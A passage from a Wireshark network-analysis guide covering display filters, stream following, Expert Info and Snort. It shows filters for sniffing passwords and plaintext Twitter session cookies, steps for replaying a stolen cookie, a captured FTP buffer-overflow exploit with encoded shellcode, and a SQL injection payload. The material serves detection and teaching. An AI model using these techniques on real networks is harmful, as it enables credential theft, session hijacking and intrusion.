udp[8:4]==90:90:90:03
```

[28] **Packetlife.net:** Summary table of view filters in Wireshark.
http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

[29] **Seguridadyredes.nireblog:** Capture and view filters.
http://seguridadyredes.nireblog.com/post/2008/03/24/analisis-de-red-con-wireshark-filtros-de-captura-y-visualizacian

[30] **Wireshark:** Practical examples for capturing traffic.
http://wiki.wireshark.org/SampleCaptures

Example 2: ICMP Packets

If you decide to use Wireshark due to a frequent loss in connection with your server for no apparent reason or simply notice a decrease in the transfer rate, you should take a closer look at the appearance frequency of ICMP packets and even filter by fields type/code that could be used in an attack that have these symptoms. The following example shows ICMP *Protocol Unreachable* or *Source Quench* error messages, commonly used in *Connection-blind-reset* or *Blind-throughput-reduction attacks, respectively.*

```
(icmp.type == 3 && icmp.code == 2) || (icmp.type == 4 && icmp.code == 0)
```

Example 3: Retransmissions

There are also filters that show duplicated packets and corresponding retransmissions. These can make a lot of "noise" in your capture, so you may occasionally need to filter them to obtain a cleaner analysis:


```
not tcp.analysis.duplicate_ack and not tcp.analysis.retransmission
```

Example 4: Operator *contains*

One of the operators that you can get a lot out of is *contains*. You can use this operator to search for literal text strings in packets received. That way, if you use the following filter:

```
(pop contains "PASS") || (http contains "password")
```

the PASS and password string in the respective protocols indicated are filtered. The results are detailed in the following figure, which represents the PDU for the selected packet in hexadecimal format and the unprintable characters are represented with a point:



```
01d0  6d 2f 70 72 65 6d 69 75  6d 2f 0d 0a 43 6f 6e 74   m/premiu m/..Cont
01e0  65 6e 74 2d 54 79 70 65  3a 20 61 70 70 6c 69 63   ent-Type : applic
01f0  61 74 69 6f 6e 2f 78 2d  77 77 77 2d 66 6f 72 6d   ation/x- www-form
0200  2d 75 72 6c 65 6e 63 6f  64 65 64 0d 0a 43 6f 6e   -urlenco ded..Con
0210  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 32 39 0d   tent-Len gth: 29.
0220  0a 0d 0a 6c 6f 67 69 6e  3d 35 34 34 33 32 34 33   ...login =5443243
0230  26 70 61 73 73 77 6f 72  [redacted]                &passwor [redacted]
```

Figure 31- User/Password Dump

Example 5: Directive *frame*

If you want to search the segments that contain a specific string you can use the clause *frame*:

```
frame contains “cmd”
```

Example 6: Standard expressions

To perform a more specific search, you can use the primitive *matches* in the same way as *contains*, with the difference that this accepts the same syntax as the standard expressions in Perl (PCRE) and therefore provides more flexible searches.

For example, if you want to show all URI resource requests containing the word “login” and “=user” you write:

```
http.request.uri matches "login.*=user"
```

Using the string ".*" you can specify a random set of characters of unknown length, that can even be 0, amongst other patterns. Knowing the syntax of these expressions could save you a lot of time when you have to locate text patterns.

There are a number of sources where you can find all type of filters as well as practical examples for analysing traffic. Some of them are on Wireshark wiki, the Alfon blog [31] or the Juan Garrido blog[32].

Example 7: Scanning netbios ports

Here is an example that enables you to detect the behaviour common to worms such as the constant scanning of netbios ports:

```
dst port 135 or dst port 445 or dst port 1433 and tcp[tcpfl ags] & (tcp-syn) != 0 and
tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24
```

[31] **Seguridadyredes.nireblog Blog**
http://seguridadyredes.nireblog.com

[32] **Windowstips.wordpress Blog**
https://windowstips.wordpress.com/

Example 8: ARP packets (Aircrack-ng)

Let's look at another example, in this case in a wireless environment where you are performing an audit with the aircrack-ng suite and looking for ARP request packets and their corresponding replies (ARP *reply*) in ethernet clients and wireless clients for their subsequent injection (attack 2 with airplay)[33]:


```
(wlan.bssid == 00:11:22:33:44:55 and (frame.pkt_len>=68 and frame.pkt_len le 86) and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:22:33:44:55:66))
```

Example 9: Cookies

Despite the commotion caused by Firesheep[34] for the theft of cookies from Firefox itself, you can see it is not so difficult with Wireshark to attain the same results, thanks to the granularity of its filters. If you want to capture Twitter sessions whose cookies travel in plain text, you could use the following filter:

```
http.cookie and http.host contains "twitter"
```

After obtaining the cookie from the session, you could get help from tools such as Tamper Data, Paros, Greasemonkey, etc., or, by way of example, with the plugin for Firefox "Live HTTP Headers" to paste and resend previously captured HTTP headers.



```
GET /[redacted] HTTP/1.1
Host: twitter.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; es-MX; rv:1.9.2.10) Gecko/20100922 Ubuntu/10.10 (maverick) Firefox/3.6.10
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: g
Accept-Charset: IS
Keep-Alive: 115
Connection: keep-a
Referer: http://tw
Cookie: k=79.148.1                        24.1290419424.1290419424.1;
 __utmb=43838368.2                        none); __utmv=43838368.lang%3A
 _twitter_sess=BAh                        Rpc2NvdmVyYWJpbGl0eV9mb3JfQm9y
250AIXJpbm8wOgx0e                         cmVhdGVkX2F0bCsIEy0AcywB%
250AOHNzaG93X2hlbk                        0GE2Y2M1OTlmOWVlZTM4YjI5%
250AYzkyZToJdXNlcr
250ARmxhc2hIVXNoev
2FCUOsvDoVeFTl;

HTTP/1.1 200 OK
Date: Mon, 22 Nov
Server: hi
Status: 200 OK
X-Transaction: 12
ETag: "48796f5d30
Last-Modified: Mo
X-Runtime: 0.5556
Content-Type: tex
```

```
GET   http://twitter.com/[redacted]   HTTP/1.1

Accept-Language: es-MX,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 11
Connection: k
Referer: http:
Cookie: k=79.
__utma=43838
__utmb=43838
```

```
http://twitter.com/#!/[redacted]
```


Figure 32- Stealing Twitter Cookies

[33] **Aircrack-ng:** Capturing ARP packets
http://www.aircrack-ng.org/doku.php?id=es:how_to_crack_wep_via_a_wireless_client

[34] **Elladodelmal:** "Man in the Middle" with ARP-Spoofing and HTTP traffic filtering.
http://www.elladodelmal.com/2010/11/pastorcillos-venid-por-grifa.html

Example 10: HTTP Objects


Filters give you excellent tracking information on your communications system, as well as being an ideal compliment to analyse a multitude of attacks. If you have the skills to use them, identifying the source of the problem is a lot easier. An example of this is the http.content_type filter that enables you to extract different data flows that occur during an HTTP connection (text/html, application/zip, audio/mpeg, image/gif, etc.) and is very useful in locating malware, exploits and other attacks embedded in this protocol[35]:



```
No. .  Time         Source          Destination      Protocol  Info
  330 16.146875    217.140.16.134  192.168.254.155  HTTP      HTTP/1.1 200 OK  (application/x-javascript)
  345 16.176362    217.140.16.134  192.168.254.155  HTTP      HTTP/1.1 200 OK  (application/x-javascript)
  424 16.296374    217.140.16.134  192.168.254.155  HTTP      HTTP/1.1 200 OK  (application/x-javascript)
  679 16.666256    217.140.16.134  192.168.254.155  HTTP      HTTP/1.1 200 OK  (application/x-javascript)
  697 16.710304    217.140.16.134  192.168.254.155  HTTP      HTTP/1.1 200 OK  (application/x-javascript)
```

Figure 33- JavaScript Object

The graphical version of this filter to recover HTTP objects can be found in *File >> Export >> Object >> HTTP*, enabling you to save the object you want on your machine.



Packet num	Hostname	Content Type	Bytes	Filename
2507	cert.inteco.es	image/jpeg	395	volver.jpg
2586	cert.inteco.es	image/png	20808	conan.png
2610	cert.inteco.es	image/png	6626	logo_gobierno_mityc.png
2639	cert.inteco.es	image/png	6725	
2690	cert.inteco.es	image/jpeg	13785	
2701	cert.inteco.es	image/jpeg	5686	
2717	cert.inteco.es	image/jpeg	4436	

Figure 34- HTTP Objects

[35] **Windowstips.wordpress:** Analysing Network Traffic. https://windowstips.wordpress.com/2009/09/21/analizando-trafico-de-red-i-de-iii/


6. FOLLOW TCP STREAM

This is, without a doubt, another excellent utility available in Wireshark that extracts the data flow established in TCP sessions.

Suppose you want to analyse the send/response of your Apache for a particular host or that you want to purge the functions of a new software based on sockets or test an application using a fuzzer. For this, all you need to do is select a packet that is part of the flow, right-click and select the option *Follow TCP Stream*.

Immediately afterwards, a new window opens displaying the extract of this session and its size, using different colours to show the flow direction of each communication. You also have the option of viewing one direction of the connection, as well as the way in which you want this information represented (EBCDIC, Hex Dump, C Array or Raw).

The following capture corresponds to an exploit launched against an FTP server FTP trying to generate a buffer overflow in one of its entry parameters, in this case the USER parameter.




```
220
220 Please enter your user name.
USER
BORJAMERINOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA.G.w.........................................................................Y.......OIIIIIIQZ
VTX630VX4A0B6HH0B30BCVX2BDBH4A2AD0ADTBDQB0ADAVX4Z8BDJOMNOL6KNM4JNIOOOOOOOBFKXNVFBFBKXETNSKHNWE0JGA0ONKHODJQK8OUB2APKNIDKXF3KXA0PNACBLIINJFHBLF7G0ALLLM0A
0DLKNFOKSF5FRJBEWENKHOEFRA0KNHFK8NPKTKHOENAA0KNC0N2KXIHN6FBNAAVCLASKMFVK8CTBCKXBDN0K8BGNAMJKXBDJ0PUJVPHP4P0NNBEOOHMH6CEHVJFCSD3JFG7CWD3O5F5OOBMJ6KLMNNOK
SBEOOHMO5I8ENHFAXMNJ0D0E5L6D0OOBMJFIMIPEOMJG5OOHMC5CECUCEC5C4CUC4CEOOBMHFJ6AANEH6CEIXANE9JVFJL1B7GLGEOOHMLFB1AUEUOOBMJ6FJMJPBINGEOOHMCUE5OOBMJ6ENITHXIDG
UOOHMBUF5F5E5OOBMC9JVGNIGHLI7GEOOHMEEOOBMHFL6FVH6JFCFMFIXENLVB5IUIRNLI8GNLVFTIXDNASBLCOLJPODTMRPOD4N2CIMHLGJ3KJKJKJJ6DGPOCKHAOOEWF4OOHMKEGUDUAEA5AUL6A0A
5AUEEAEOOBMJVMJIME0PLC5OOHMLVOOOOG3OOBMK8GUNOCHFLF6OOHMDUOOBMJFBOLHFPOECUOOHMOOBMZ..........
331 User name okay, Need password.
```

Entire conversation (1440 bytes) ( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays [✓ Raw]

Figure 35- Follow TCP Stream


The example shows the payload used in an alphanumeric encoder. If you want to perform a more detailed analysis and determine the intentions of the attacker, you can export the code and use a debugger such as Olly or any packet disassembler to analyse the code.



```
C:\nasmx\bin>ndisasm.exe -b32 c:\Users\bmerino\Desktop\payload.bin |more
00000000  EB03              jmp short 0x5
00000002  59                pop ecx
00000003  EB05              jmp short 0xa
00000005  E8F8FFFFFF        call dword 0x2
0000000A  4F                dec edi
0000000B  49                dec ecx
```

Figure 36- Payload

Another example is shown in the following image. This corresponds to a Post request performed by Vinself[36], a backdoor that uses HTTP to transport its own blind protocol to avoid the IDS. It was analysed recently in Fireeye:



```
POST /WB80/T19R17Q16/I2010L11014/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, */*
Accept-Language: zh-zh
Content-Type: application/octet-stream
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: ftp.  .     .com
Content-Length: 90
Connection: Keep-Alive
Cache-Control: no-cache

GIF89aP...m.w.u.p.a.3.3.1.16U:X0Q<
```

Entire conversation (485 bytes) ASCII EBCDIC Hex Dump C Arrays [✓ Raw]

Figure 37- Payload (blog image.fireeye.com)

You can see the potential of Wireshark with this functionality and that it is not limited to superficial analysis of TCP connections and can be of great help in other fields of malware analysis[37], purging of unknown network protocols, errors, etc.

---

[36] **Fireeye:** Vinself, a new backdoor in town.
http://blog.fireeye.com/research/2010/11/winself-a-new-backdoor-in-town.html

[37] **Conexioninversa:** The Zombies are coming.
http://conexioninversa.blogspot.com/2010/06/que-vienen-los-zombis-historia-de-una.html

7. EXPERT INFO

7.1. INTRODUCTION

The Expert Info functionality is quite similar to an anomaly register that automatically detects WireShare in a capture file. When you have a capture with a high number of packets and you are not searching for a specific situation, rather you want to detect the most significant attacks, you cannot limit your activity to filters. To make the identification process of network anomalies easier, you can use the option Expert Info.

The main idea of this tool is to show unusual behaviour or anomaly situations on the network, such as retransmissions or fragmentation, techniques used to avoid the IDS or fool the systems. This way, you can identify problems with the network more quickly than if you did it manually for all the set of captured packets.


This information is only a recommendation. A lack of results does not imply that there are no problems.

The number of entries shown depends in large part on the protocol used. Whilst protocols commonly used such as TCP/IP show a lot of detailed information, others do not show anything.

7.2. USER INTERFACE

7.2.1. Execution

The Experts Info graphical user interface (GUI) is described below. To open the window, use *Analyze >> Expert Info* or click the circle (grey, cyan, yellow or red) in the lower portion of the window of the application to the left.



Errors: 2 Warnings: 1 Notes: 0 Chats: 1 Severity filter: Error+Warn+Note+Chat

No.	Sever.	Group	Protocol	Summary
1	Error	Malformed	TCP	Malformed Packet (Exception occurred)
1	Chat	Sequence	TCP	Connection establish request (SYN): server port pop3
1	Warn	Malformed	TCP	Short segment
1	Error	Checksum	IP	Bad checksum

Figure 38- Expert Info GUI

Each entry of the result of the analysis contains the following information: critical, group, protocol and summary[38]. The different levels used are the following, with the colour used in the GUI in parenthesis:

- **Chat (grey):** information about normal flows. This is normal information that helps you understand what has happened, such as a TCP segment with SYN flag.

- **Note (cyan):** noteworthy situations outside normal functions. For example, an application returns a common error code such as HTTP 404.

- **Warning (yellow):** indicates to be alert. You must take special care with packets marked in this way, as it could be an attack attempt; for example, an application returns an error code with a connection problem.

- **Error (red):** serious problems with badly formatted packets.

Group types are the following:

- **Checksum:** a checksum is not valid.

- **Sequence:** suspect protocol sequences; for example, the sequence number is not continuous or a retransmission has been detected.

- **Response Code:** problems with application response codes; for example, the response "HTTP 404 Page not found".

- **Request Code:** a request to an application. For example, "File Handle == x)". Normally shown as critical code, Chat.

- **No decryption:** incomplete dissection or data that cannot be decrypted for other reasons.

- **Assembling:** problems with reassembling. For example, not all fragments exist or an exception has occurred during the process.

- **Protocol:** violation of protocol specification as for example invalid field values or illegal lengths.

- **Badly formatted:** badly formatted packets or during analysis an error occurs and the analysis aborts.

[38] **Expert Info**: Chapter 7. Advanced Topics
http://www.wireshark.org/docs/wsug_html_chunked/ChAdvExpert.html


8. USE OF EXTERNAL TOOLS

8.1. SNORT

When the volume of traffic intercepted is high and makes performing the manual analysis of a network capture very labour intensive, one way of quickly processing this information to identify attacks or set a starting point of where to start the investigation is to use automatic analysis with external tools.

One of the most widely used applications for the detection of system attacks is Snort. Snort is an open-code IDS (Intrusion Detection System) based on signatures, that analyses the traffic in real time and compares it against a known signature repository, warning when packets are suspect whether for its content or structure.


This could be useful when analysing a previously performed traffic capture that is too big to be analysed manually. To process the PCAP file via Snort, execute the following command:



```
root@bt:/var/log/snort# snort -c /etc/snort/snort.conf -r /root/attack-trace.pcap -A console
```


Figure 39- Analysis of a pcap file with Snort

With the option "-r" you are telling Snort not to capture the traffic from a network card rather from a .pcap file, and with the option "-c" the configuration file to be used is referenced. Option "-A console" indicates that the warnings are to be displayed on the terminal console, instead of what is defined in the configuration so that detected alerts are viewed more easily. If an attack or suspect packet is discovered, an alert similar to the following screen shot displays with a summary and information about this alert:



```
===============================================================================
Action Stats:
ALERTS: 1
LOGGED: 1
PASSED: 0
===============================================================================
```

Figure 40- Summary of Snort alert



```
04/20-04:28:30.172468  [**] [1:2009250:2] ET ATTACK_RESPONSE Mainz/Bielefeld Shellcode [**] [Classification: Executable code was detected] [Priority: 1] {TC
P} 98.114.205.102:1828 -> 192.150.11.111:445
Run time for packet processing was 0.85524 seconds
===============================================================================
Snort processed 349 packets.
```

Figure 41- Snort Output

In the previous example, you can see that an *"ET ATTACK RESPONSE Mainz/Bielefeld Shellcode"* type alert was generated on the date indicated.

Based on this, you can open the capture in Wireshark and analyse the packets captured in this period of time. Furthermore, as the alert indicates the type of attack you can look for more information more quickly.

8.1.1. Mitigation

Performing a permanent capture of traffic for subsequent analysis is not viable if the volume of the traffic is high.

However, you can perform the same process if an infection with attempt to propagate across the network is detected. You can capture the traffic whilst the worm is active and analyse it with Snort to try and identify what the virus is and how it propagates, should Snort have it identified in its set of signatures.

8.1.2. Converting formats


Another source of information from which you can extract information, if you have it, is the IDS sensor of Snort. This sensor can register the packets generating alerts in a database or in a binary file format very quickly, called Unified2.

This format is not understood by Wireshark, but you can use a tool that converts this file into a type of .pcap. To do this, use Barnyard2, an agent normally used to process these Unified2 files and insert them in the database increasing the performance of Snort for processing greater volumes of traffic

You can configure barnyard2 so that your output is a PCAP file, uncommenting the following line in the barnyard2.conf file:

```
log_tcpdump: <file_prefix>.pcap
```

and execute it in the following way:



```
mbelda@dj:~$ /usr/local/barnyard2/bin/barnyard2 -c /usr/local/barnyard2/etc/barnyard2-pcap.conf -u snort
 -g snort -l /var/log/barnyard2/ -o /var/log/snort/general/snort.barny.log.1295505638
```


Figure 42- Barnyard2

Once you have done this, the capture can be analysed by Wireshark. It is important to remember that Snort only registers the packets that generate the alert, so you do not have a complete track of the sessions and conversations between client and server. however, it helps in identifying packets containing malicious code or other types of attacks.

8.2. SCRIPTS

In the same way as you use Snort as a support tool to help with situations when there is a high amount of data, there are a great many scripts that can also be very useful if you need to localise a specific attack type or network anomaly.

For example, there is a script in python sqlinject-finder.py that accepts as input parameter a .pcap file and enables you to reconstruct SQL injection attacks with parameters GET/POST. The output generated shows the attacking IP, the web server, the packet number in which the suspect SQL sentence was located (and this enables you to analyse the attack in more detail in Wireshark), the parameter, the value used, etc.




```
sqlinject-finder.py -f captura.pcap
Source : 10.0.0.105
Page   : /samples/login.asp
Value  : login=';waitfor delay '0:0:10';--
Frame  : 9
Reason : Might be attempting to end a SQL statement by comm
enting out the remaining statement
```

```
 8 6.754435  [redacted]     f0 69 19 8a 29 7a 50 18   I....P>. .i..)zP.   play [ACK] Seq=1 Ack
 9 6.754531  10.0.0.105     67 69 6e 3d 25 32 37 25   ...\..lo gin=%27%   /login.asp HTTP/1.1
10 6.913525  [redacted]     72 2b 64 65 6c 61 79 2b   3Bwaitfo r+delay+   of a reassembled PDU
11 6.915740                 25 33 41 31 30 25 32 37   %270%3A0 %3A10%27   of a reassembled PDU
12 6.915800  10.0.0.105     73 73 77 6f 72 64 3d      %3B--&pa ssword=    http [ACK] Seq=1161
```

Figure43- SQL Injection

Another tool that could be useful is *P0f* (Passive OS Fingerprinting software) for analysing .pcap or .cap files generated by Wireshark and view some interesting data about packets as the operating system or distance, as well as highlight scanning attempts by tools such as Nmap.

The following capture shows the output generated by *P0f* (registro.log) after passing it as traffic capture parameter and where you can view the packets used by Nmap from a Linx 2.6 machine to common services.



